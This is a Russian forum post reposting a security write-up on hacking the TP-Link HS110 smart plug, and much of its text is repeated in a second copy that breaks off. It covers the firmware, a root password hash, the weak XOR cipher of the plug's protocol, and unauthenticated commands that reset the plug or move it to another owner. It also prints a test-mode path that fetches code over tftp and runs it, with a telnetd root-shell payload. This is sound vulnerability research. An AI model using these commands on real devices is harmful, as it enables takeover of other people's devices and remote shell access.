


S
Sky
Гость
Желание управлять всем вокруг с телефона вполне понятно для любого, кто хоть как-то связан с IT. Именно поэтому пару лет назад в наших домах стали появляться умные чайники, лампочки и прочие «кофеварки на Linux». Но увеличение количества таких умных устройств ведет к дополнительной возможности проникнуть в вашу сеть. Сегодня мы расскажем про взлом умной розетки TP-LINK HS110 WI-FI.

HS110 Wi-Fi — это Wi-Fi-розетка с мониторингом энергопотребления от TP-Link. Устройство подключается к обычной розетке и после настройки предоставляет:
НАСТРОЙКА УСТРОЙСТВА
Умная розетка имеет только две физические кнопки — переключатель «Вкл./ выкл.» и кнопку перезагрузки, которая сбрасывает настройки устройства, если ее держать нажатой более пяти секунд. После включения ненастроенное устройство с заводскими настройками запускает незащищенную точку доступа с именем вида TP-LINK_Smart Plug_XXXX, где XXXX — четыре шестнадцатеричных числа. После быстрого поиска вWiGLE было найдено несколько умных розеток TP-Link с настройками по умолчанию:
 Список умных розеток TP-Link с настройками по умолчанию из WiGLE
А это, в свою очередь, означало, что рано или поздно подобные устройства попадут под прицелы исследователей ИБ — это лишь вопрос времени. Сегодня мы рассмотрим уязвимости в одном из таких устройств — умной Wi-Fi-розетке TP-Link HS110 Wi-Fi.
Приложение от TP-Link для управления такими устройствами — Kasa подключает смартфон к созданной точке доступа, отправляя широковещательные UDP-пакеты 255.255.255.255 для поиска IP-адреса устройства и последующей установки имени SSID и пароля, которые пользователь ввел в приложении. Затем умная розетка выключает точку доступа и соединяется с указанной Wi-Fi-сетью как клиент.
Авторы провели KARMA-атаку, используя MANA Toolkit от SensePost, принудительно деаутентифицировав умную розетку и попытавшись соединиться небезопасной поддельной точкой доступа с тем же именем. Увы, атака не увенчалась успехом, хотя таким образом можно вызывать временный отказ от обслуживания устройства.
Кстати, не только умные розетки подключаются подобным способом, но и другие устройства. Например, популярный (и неоправданно дорогой) комбайн LIFX настраивается посхожемуалгоритму.
ИССЛЕДУЕМ ПРОШИВКУ TP-LINK HS110
Следующим шагом авторы скачали официальную прошивку для устройства HS110(US)_V1_151016.zip и натравили на него binwalk для анализа содержимого.

Как видишь, прошивка содержит обычную Linux-систему, состоящую из трех частей:
• U-Boot Bootloader 1.1.4 (Oct 16 2015 — 11:22:22);
• Linux Kernel 2.6.31 — LSDK-9.2.0_U11.14 (yt@yangtao.localdomain);
• Squashfs filesystem.
В файловой системе авторы нашли следующие интересные файлы:
1. /bin/busybox v1.01 (2015.10.16 — 03:17+0000).
2. /etc/newroot2048.crt — этот сертификат используется для проверки облачного сервера. Файл содержит корневой сертификат VeriSign Class 3 Public Primary Certification Authority — G5. Это означает, что при установлении TLS-соединения в облако проверяется, подписан ли предоставленный сервером сертификат с помощью Symantec VeriSign CA for Extended Validation (EV) certificates (CA pinning). Атакующий может купить себе собственный EV-сертификат и использовать его для своего сервера, чтобы он «выглядел» как облако.
3. /etc/shadow — после дешифрования оказалось, что пароль media root:7KBNXuMnKTx6g:15502:0:99999:7:::
4. /usr/bin/shd — основное серверное приложение.
5. /usr/bin/shdTester — клиент для калибровки экрана энергии.
6. /usr/bin/calDump — дамп данных калибровки из /dev/caldata.
Вся проприетарная серверная логика находится в исполняемом файле shd (Smart Home Daemon), который является MIPS32 R2 Big Endian:
1 shd: ELF 32-bit MSB executable, MIPS, MIPS32 rel2 version 1 (SYSV),
2 dynamically linked, interpreter /lib/ld-uClibc.so.0,
3 corrupted section header size
Также в нем содержится OpenSSL 1.0.1j 15 Oct 2014 для установки TLS-соединения с облачным сервером.
BUSYBOX
Предоставляемая версия BusyBox из прошивки подвержена уязвимости CVE2011-2716, инъекции команд в компоненте udhcpc (DHCP-клиенте). Она позволяет внедрять команды в одну из следующих DHCP-опций:
• (12) Hostname;
• (15) Domainname;
• (40) NIS Domain;
• (66) TFTP Server Name.
Проанализировав исполняемый файл, авторы нашли, что shd создает shellскрипт /tmp/udhcpc.script:
#!/bin/sh
if[ $1 = renew –o $1 = bound]
then
ifconfig $interface $ip netmask $subnet
route del default
route add default gw $router
echo "nameserver $dns" > /tmp/resolv.conf
fi а затем выполняется udhcpc:
1 /sbin/udhcpc –b –H "HS100(US)" –i br0 –s /tmp/udhcpc.script К сожалению, здесь hostname захардкожена, а другие опции не используются. Так что уязвимость неэксплуатируема.
СКАНИРОВАНИЕ ПОРТОВ
Запустив Nmap после сканирования всех TCP и UDP, получили следующее:
• 80/tcp — HTTP;
• 9999/tcp — TP-Link Smart Home Protocol;
• 1040/udp — TP-Link Device Debug Protocol (TDDP).
Веб-сервер на 80-м порту отвечает бессмысленными троеточиями, вне зависимости от запроса:
HTTP/1.1 200 OK
Server: TP-LINK Smart Plug
Connection: close
Content-Length: 5
Content-Type: text/html...
Внутри shd этот ответ HTTP-сервера зовется fake_httpd и всегда возвращает захардкоженный ответ.
TCP-порт 9999 используется для управления умной розеткой в локальной сети с помощью приложения Kasa и описан в TP-Link Smart Home Protocol, а UDPпорт 1040 — в TP-Link Device Debug Protocol.
ИССЛЕДУЕМ TP-LINK SMART HOME PROTOCOL
Прослушав локальный Wi-Fi-трафик, авторы увидели, что мобильное приложение общается с HS110 через порт 999, используя данные, похожие на зашифрованные. После декомпиляции Android-приложения они нашли функцию шифрования:
 Функция шифрования в мобильном приложении Kasa от TP-Link
Мы видим, что инициализирующий ключ (вектор) — это захардкоженное значение -85 (= 171). Первый байт открытого текста ксорится (XOR) с этим ключом. Затем ключ ставится в незашифрованный байт. В ходе очередной итерации следующий байт открытого текста ксорится с предыдущим байтом открытого текста. Дешифровка работает по тому же принципу.
Этот алгоритм известен как autokey cipher. Несмотря на то что его статические свойства лучше, чем в стандартном XOR-шифровании с помощью повторяющегося ключа, он все равно может быть легко взломан известными атаками.
Теперь, когда мы знаем алгоритм и ключ, мы можем сделать Wireshark-диссектор на Lua, который автоматически дешифрует TP-Link Smart Home пакеты на 9999-й порт. Сам протокол устройства использует JSON, так что можно добавить и диссектор для него. В итоге мы можем читать данные между Kasa-приложением и умной розеткой в Wi-Fi-сети.
 Реализованный Wireshark-диссектор для протокола TP-Link Smart Home
Команды для умной розетки сгруппированы в следующие категории:
• system;
• netif (WLAN interface commands);
• cnCloud (соединение с облаком);
• time;
• emeter (измерение энергии);
• schedule (расписание вкл./выкл.);
• count_down (таймер вкл./выкл.);
• anti_theft (рандомное расписание вкл./выкл.).
АНАЛИЗ КОМАНД ПРОТОКОЛА TP-LINK SMART HOME
Авторы опубликовали полный список (txt) JSON-команд и Python-клиент для их отправки.
Системные команды:
Получить информацию о системе:
1{"system":{"get_sysinfo":{}}}Через написанный Python-клиент это будет так:
1./tplink-smartplug.py –t 192.168.0.1 –c info
Или можно отправлять свои JSON-команды:
1./tplink-smartplug.py –t 192.168.0.1
2 –j '{"system":{"get_sysinfo":{}}}'

Результат выполнения команды get_sysinfo в TP-Link HS110 Wi-Fi
Чтобы включить или выключить, используется команда set_relay_state со значением 1 и 0 соответственно:
1{"system":{"set_relay_state":{"state":1}}}Перезагрузка через определенное время:
{"system":{"reboot":{"delay":1}}}Сброс настроек до заводских и превращение в точку доступа:
{"system":{"reset":{"delay":1}}}
А если вспомнить, что у устройства нет аутентификации в сети, то получается, что любой пользователь Wi-Fi-сети может выполнить все указанные команды. Напомню про ссылку выше, по ней полный список команд ;-).
Из интересного стоит еще отметить команду установки прошивки. Загружается она с произвольного URL-адреса:
1{"system":{"download_firmware":{"url":"http://..."}}}Состояние загрузки можно получить через команду get_download_state:
{"system":{"get_download_state":{}}}
А для установки используется flash_firmware:
1{"system":{"flash_firmware":{}}}Просто так установить модифицированный образ не получится, поскольку он должен быть подписан одним из четырех захардкоженных RSA-ключей:
 Захардкоженные RSA-ключи для прошивки TP-Link HS110 Wi-Fi
Wi-Fi-команды
Умную розетку можно еще использовать для сканирования ближайших точек доступа:
{"netif":{"get_scaninfo":{"refresh":1}}}
эта команда вернет полный список.
Подключиться к нужной точке доступа с необходимыми параметрами:
{"netif":{"set_stainfo":{"ssid":"WiFi","password":"123",
"key_type":3}}}Напомню, что все JSON-команды можно выполнять вне зависимости от состояния устройства. То есть в обычное время подключение к нужной сети требуется только для несконфигурированного состояния — когда умная розетка в режиме точки доступа.
Облачные команды
Умная розетка постоянно пытается соединиться с сервером TP-Link по адресу devs.tplinkcloud.com:50443, используя TLS. Это поведение сохраняется, даже если в Kasa установлена настройка работать только локально. Но мы можем изменить адрес сервера на нужный нам следующей командой:
{"cnCloud":{"set_server_url":{"server":"devs.tplinkcloud.com"}}} Только не забудь, что там должен быть действительный сертификат от Symantec EV Root CA.
Далее можно зарегистрировать устройство в облаке:
{"cnCloud":{"bind":{"username":alice@home.com, "password":"secret"}}}
И отвязать:
1{"cnCloud":{"unbind":null}}С помощью этих команд атакующий может отвязать устройство и изменить владельца. Еще он может перехватить регистрационные данные, отправляемые Kasa-приложением.
Ищем устройства TP-Link через Device Debug Protocol:
TP-Link Device Debug Protocol — запатентованный в Китае протокол TP-Link, в котором описывается, как устроены TDDP-пакеты. Этот протокол используется для пинга и поиска устройств TP-Link в сети посредством широковещательных сообщений, чтения и установки опций и выполнения специальных команд. Целостность TDDP поддерживается с помощью MD5, встроенного в заголовок каждого пакета:
 структура TDDP пакета
Полезная нагрузка пакета также шифруется с помощью DES. Это означает, что любые читаемые или записанные настройки будут зашифрованы. DESключ устанавливается как половина (16 шестнадцатеричных чисел, или 8 байт) MD5-хеша от конкатенации имени пользователя и пароля устройства:
1md5(username + password)[:16]Так как HS110 не поддерживает какую-либо аутентификацию, то имя пользователя и пароль были захардкожены в shd-файл:
 Захардкоженные имя пользователя и пароль устройства для создания DES-ключа
Для остальных устройств TP-Link можно проверить эти же данные или провести брутфорс-атаку по логину. С помощью одного UDP-пакета авторы смогли получить некоторую информацию об устройстве. Для воспроизведения нескольких интересных случаев было написано несколько скриптов («тестовая» строка, deviceID и hardwareID):
 Пример TDDP запроса
ТЕСТОВЫЙ РЕЖИМ
После дальнейшего анализа авторы нашли скрытый тестовый режим. Его видно в параметрах командной строки shd-файла:
 Параметры запуска shd
Этот параметр запускает функцию wlan_start_art, которая, в свою очередь, запускает Atheros Radio Test (ART) для тестирования производительности Wi-Fi-адаптеров Atheros.
Функция wlan_start_art выполняет следующие команды:
LD_LIBRARY_PATH=/tmp
arping –I br0 –c 1 192.168.0.100
tftp –g 192.168.0.100 –r ap_bin/ap121/art.k
Эти команды соединяются с FTP-сервером, скачивают файл nart.out, делают его исполняемым и запускают. Для успешной эксплуатации достаточно сделать shell-скрипт с таким именем и расположить по нужному адресу. Достаточно даже будет запустить демон telnetd:
/bin/busybox telnetd –l/bin/sh &
Кстати, запуск этого режима возможно сделать удаленно. Для этого есть JSON-команда set_test_mode:
./tplink-smarthome.py -t 192.168.0.1
-j '{"system":{"set_test_mode":{"enable":1}}}'
В память устройства будет установлен специальный флаг, который проверяется в процессе загрузки. Поэтому нужно перезагрузить устройство:
После этого устройство попытается соединиться с сетью hs_test и паролем 12345670.
 Данные для «тестовой» сети
Для установки точки доступа hs_ test авторы использовали hostapd со следующим конфигурационным файлом hostapd.conf:
interface=wlan0
driver=nl80211
ssid=hs_test
wpa=2
wpa_passphrase=12345670
channel=1
Увы, но здесь разработчики под суетились. Поведение в тестовом режиме не отличается от стандартного. Хотя в коде и есть обращение кwlan_start_art, но загрузки и исполнения скрипта не происходит. Возможно, эти строки были закомментированы.
ВЫВОДЫ
Как видишь по этому небольшому райтапу, безопасность умных устройств пока еще находится в зачаточном состоянии. Никаких сложных техник защиты в массовых клиентских устройствах не применяется, да и простая аутентификация используется далеко не всегда. Конечно, со временем эта область прогрессирует, как это было с вебом, но пока у независимых исследователей есть отличная возможность прокачать скиллы на несложных кейсах, а заодно сделать мир вокруг себя чуточку безопаснее.
@Internet
HS110 Wi-Fi — это Wi-Fi-розетка с мониторингом энергопотребления от TP-Link. Устройство подключается к обычной розетке и после настройки предоставляет:
- удаленный доступ для управления подключенными устройствами со смартфона с помощью мобильного приложения Kasa;
- подачу и отключение электричества по расписанию для управления подключенными приборами;
- мониторинг энергопотребления для просмотра статистики энергопотребления в реальном времени.
НАСТРОЙКА УСТРОЙСТВА
Умная розетка имеет только две физические кнопки — переключатель «Вкл./ выкл.» и кнопку перезагрузки, которая сбрасывает настройки устройства, если ее держать нажатой более пяти секунд. После включения ненастроенное устройство с заводскими настройками запускает незащищенную точку доступа с именем вида TP-LINK_Smart Plug_XXXX, где XXXX — четыре шестнадцатеричных числа. После быстрого поиска вWiGLE было найдено несколько умных розеток TP-Link с настройками по умолчанию:
А это, в свою очередь, означало, что рано или поздно подобные устройства попадут под прицелы исследователей ИБ — это лишь вопрос времени. Сегодня мы рассмотрим уязвимости в одном из таких устройств — умной Wi-Fi-розетке TP-Link HS110 Wi-Fi.
Приложение от TP-Link для управления такими устройствами — Kasa подключает смартфон к созданной точке доступа, отправляя широковещательные UDP-пакеты 255.255.255.255 для поиска IP-адреса устройства и последующей установки имени SSID и пароля, которые пользователь ввел в приложении. Затем умная розетка выключает точку доступа и соединяется с указанной Wi-Fi-сетью как клиент.
Авторы провели KARMA-атаку, используя MANA Toolkit от SensePost, принудительно деаутентифицировав умную розетку и попытавшись соединиться небезопасной поддельной точкой доступа с тем же именем. Увы, атака не увенчалась успехом, хотя таким образом можно вызывать временный отказ от обслуживания устройства.
Кстати, не только умные розетки подключаются подобным способом, но и другие устройства. Например, популярный (и неоправданно дорогой) комбайн LIFX настраивается посхожемуалгоритму.
ИССЛЕДУЕМ ПРОШИВКУ TP-LINK HS110
Следующим шагом авторы скачали официальную прошивку для устройства HS110(US)_V1_151016.zip и натравили на него binwalk для анализа содержимого.
Как видишь, прошивка содержит обычную Linux-систему, состоящую из трех частей:
• U-Boot Bootloader 1.1.4 (Oct 16 2015 — 11:22:22);
• Linux Kernel 2.6.31 — LSDK-9.2.0_U11.14 (yt@yangtao.localdomain);
• Squashfs filesystem.
В файловой системе авторы нашли следующие интересные файлы:
1. /bin/busybox v1.01 (2015.10.16 — 03:17+0000).
2. /etc/newroot2048.crt — этот сертификат используется для проверки облачного сервера. Файл содержит корневой сертификат VeriSign Class 3 Public Primary Certification Authority — G5. Это означает, что при установлении TLS-соединения в облако проверяется, подписан ли предоставленный сервером сертификат с помощью Symantec VeriSign CA for Extended Validation (EV) certificates (CA pinning). Атакующий может купить себе собственный EV-сертификат и использовать его для своего сервера, чтобы он «выглядел» как облако.
3. /etc/shadow — после дешифрования оказалось, что пароль media root:7KBNXuMnKTx6g:15502:0:99999:7:::
4. /usr/bin/shd — основное серверное приложение.
5. /usr/bin/shdTester — клиент для калибровки экрана энергии.
6. /usr/bin/calDump — дамп данных калибровки из /dev/caldata.
Вся проприетарная серверная логика находится в исполняемом файле shd (Smart Home Daemon), который является MIPS32 R2 Big Endian:
1 shd: ELF 32-bit MSB executable, MIPS, MIPS32 rel2 version 1 (SYSV),
2 dynamically linked, interpreter /lib/ld-uClibc.so.0,
3 corrupted section header size
Также в нем содержится OpenSSL 1.0.1j 15 Oct 2014 для установки TLS-соединения с облачным сервером.
BUSYBOX
Предоставляемая версия BusyBox из прошивки подвержена уязвимости CVE2011-2716, инъекции команд в компоненте udhcpc (DHCP-клиенте). Она позволяет внедрять команды в одну из следующих DHCP-опций:
• (12) Hostname;
• (15) Domainname;
• (40) NIS Domain;
• (66) TFTP Server Name.
Проанализировав исполняемый файл, авторы нашли, что shd создает shellскрипт /tmp/udhcpc.script:
#!/bin/sh
if[ $1 = renew –o $1 = bound]
then
ifconfig $interface $ip netmask $subnet
route del default
route add default gw $router
echo "nameserver $dns" > /tmp/resolv.conf
fi а затем выполняется udhcpc:
1 /sbin/udhcpc –b –H "HS100(US)" –i br0 –s /tmp/udhcpc.script К сожалению, здесь hostname захардкожена, а другие опции не используются. Так что уязвимость неэксплуатируема.
СКАНИРОВАНИЕ ПОРТОВ
Запустив Nmap после сканирования всех TCP и UDP, получили следующее:
• 80/tcp — HTTP;
• 9999/tcp — TP-Link Smart Home Protocol;
• 1040/udp — TP-Link Device Debug Protocol (TDDP).
Веб-сервер на 80-м порту отвечает бессмысленными троеточиями, вне зависимости от запроса:
HTTP/1.1 200 OK
Server: TP-LINK Smart Plug
Connection: close
Content-Length: 5
Content-Type: text/html...
Внутри shd этот ответ HTTP-сервера зовется fake_httpd и всегда возвращает захардкоженный ответ.
TCP-порт 9999 используется для управления умной розеткой в локальной сети с помощью приложения Kasa и описан в TP-Link Smart Home Protocol, а UDPпорт 1040 — в TP-Link Device Debug Protocol.
ИССЛЕДУЕМ TP-LINK SMART HOME PROTOCOL
Прослушав локальный Wi-Fi-трафик, авторы увидели, что мобильное приложение общается с HS110 через порт 999, используя данные, похожие на зашифрованные. После декомпиляции Android-приложения они нашли функцию шифрования:
Мы видим, что инициализирующий ключ (вектор) — это захардкоженное значение -85 (= 171). Первый байт открытого текста ксорится (XOR) с этим ключом. Затем ключ ставится в незашифрованный байт. В ходе очередной итерации следующий байт открытого текста ксорится с предыдущим байтом открытого текста. Дешифровка работает по тому же принципу.
Этот алгоритм известен как autokey cipher. Несмотря на то что его статические свойства лучше, чем в стандартном XOR-шифровании с помощью повторяющегося ключа, он все равно может быть легко взломан известными атаками.
Теперь, когда мы знаем алгоритм и ключ, мы можем сделать Wireshark-диссектор на Lua, который автоматически дешифрует TP-Link Smart Home пакеты на 9999-й порт. Сам протокол устройства использует JSON, так что можно добавить и диссектор для него. В итоге мы можем читать данные между Kasa-приложением и умной розеткой в Wi-Fi-сети.
Команды для умной розетки сгруппированы в следующие категории:
• system;
• netif (WLAN interface commands);
• cnCloud (соединение с облаком);
• time;
• emeter (измерение энергии);
• schedule (расписание вкл./выкл.);
• count_down (таймер вкл./выкл.);
• anti_theft (рандомное расписание вкл./выкл.).
АНАЛИЗ КОМАНД ПРОТОКОЛА TP-LINK SMART HOME
Авторы опубликовали полный список (txt) JSON-команд и Python-клиент для их отправки.
Системные команды:
Получить информацию о системе:
1{"system":{"get_sysinfo":{}}}Через написанный Python-клиент это будет так:
1./tplink-smartplug.py –t 192.168.0.1 –c info
Или можно отправлять свои JSON-команды:
1./tplink-smartplug.py –t 192.168.0.1
2 –j '{"system":{"get_sysinfo":{}}}'
Результат выполнения команды get_sysinfo в TP-Link HS110 Wi-Fi
Чтобы включить или выключить, используется команда set_relay_state со значением 1 и 0 соответственно:
